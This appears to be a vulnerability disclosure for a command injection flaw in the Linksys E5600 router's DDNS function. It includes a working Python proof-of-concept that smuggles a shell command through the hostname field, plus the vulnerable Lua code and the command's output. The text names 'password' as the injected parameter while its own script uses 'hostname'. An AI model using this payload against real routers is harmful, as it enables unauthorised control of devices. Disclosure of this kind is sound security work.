
# Linksys E5600 V1.1.0.26 command injection

## Product Information

```
Device: Linksys E5600
Firmware Version: V1.1.0.26
Manufacturer's website information: https://www.linksys.com/
Firmware download address :
https://downloads.linksys.com/support/assets/firmware/FW_E5600_1.1.0.26_prod.img
```



E5600 Downloads, Documents, and User Guide

**E5600 Downloads**

The hardware version is located beside or beneath the model number and is labeled version, ver. or V. If there is no version number beside the model number on your Linksys product, the device is version 1. If you still have trouble finding your version number, see the complete article to learn more.

**Select your hardware version:**

▼ Version 1.0

**Firmware**

Ver. 1.1.0.26

Latest Date: 12/20/2021

Download 8.7 MB

Release Notes

## Affected component

Affected \usr\share\lua\runtime.lua, affected runtime.ddnsStatus DynDNS function, affected hostname parameter.

## Attack vector

```python
import requests
import json

url1 = 'http://192.168.31.6/cgi-bin/login.cgi'
data1 = {"username":"YWRtaW4%3D","password":"MTIzNDU2","token":"","source":"web","cn":"","action":"auth"}

response1 = requests.post(url1, data=json.dumps(data1))
print(response1.text)

url2 = 'http://192.168.31.6/API/obj'
```


```
headers = {
    'Host': '192.168.31.6',
    'User-Agent': 'Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/122.0.0.0 Safari/537.36',
    'Content-Type': 'application/json',
    'Origin': 'http://192.168.31.6',
    'Referer': 'http://192.168.31.6/idp/idp_ping.html',
    'Cookie': response1.headers['Set-Cookie'].split(" ")[0],
}
data2 = {"ddns":{"DdnsP":{"enable":"1","username":"admin","password":"admin","hostname":"; `ls>/www/54321.txt`; #","provider":"DynDNS.org","system":"0","mailex":"rweed","backupmailex":"1","wildcard":"1","ip":"","status":""}}}

response2 = requests.post(url2, headers=headers, data=json.dumps(data2))
print(response2.text)

url3 = 'http://192.168.31.6/API/info'
data3 = {
     'ddnsStatus': {
    }
}

response3 = requests.post(url3, headers=headers, data=json.dumps(data3))
print(response3.text)

```


## Suggested description of the vulnerability

Linksys E5600 v1.1.0.26 was discovered to contain a command injection vulnerability in the runtime.ddnsStatus  DynDNS function via hostname parameter.

## Vulnerability Detail


When accessing the ddnsStatus function, when k.DdnsP.provider == ‘DynDNS.org’, the hostname parameter containing the “ls” command was concatenated into the cmd parameter and successfully executed via os.execute().





```
if k.DdnsP.provider == 'DynDNS.org' then
if k.DdnsP.wildcard == '1' then
    wcd = 'true'
end
if string.len(k.DdnsP.mailex) ~= 0 then
    mx = k.DdnsP.mailex
end
if k.DdnsP.backupmailex == '1' then
    bmx = "YES"
end

-- 0:Custom, 1:Static, 2:Dynamic
if k.DdnsP.system == '0' then
    sy = "custom"
elseif k.DdnsP.system == '1' then
    sy = "static"
elseif k.DdnsP.system == '2' then
    sy = "dynamic"
end

--cmd = 'curl -o '..logddns..' http://checkip.dyndns.com/ > /dev/null 2>&1'
--os.execute(cmd)
--cmd = 'cat '..logddns..' | awk \'{print $6}\' | cut -d\'<\' -f 1'
--w = assert(io.popen(cmd, 'r'))
--str = assert(w:read('*a'))
--ip = string.gsub(str, "\n", "")
--w:close()

--cmd = 'curl -X GET http://members.dyndns.org/nic/update > /dev/null 2>&1 > '..logddns
--cmd = 'curl -X GET http://'..k.DdnsP.username..':'..k.DdnsP.password..'@members.dyndns.org/nic/update?hostname='..k.DdnsP.hostname..'&myip='..
cmd = 'curl --max-time 2 -X GET http://'..k.DdnsP.username..':'..k.DdnsP.password..'@members.dyndns.org/nic/update?hostname='..k.DdnsP.hostname.

os.execute(cmd)
w = assert(io.popen(cmd, 'r'))
str = assert(w:read('*a'))
```

The vulnerability was verified by injecting the command `ls >/www/54321.txt` into the `password` parameter, as shown in the figure below. The result of the `ls` command was successfully displayed in the `54321.txt` file located in the router's `www` directory.



```
1
1?apcli_ifname?bin?br_name?dev?etc?lib?libmapd?main_ifname?media?mnt?overlay?proc?rom?root?sbin?sys?tmp?usr?var?www
apcli_ifname
bin
br_name
dev
etc
lib
libmapd
main_ifname
media
mnt
overlay
proc
rom
root
sbin
sys
tmp
usr
var
www
```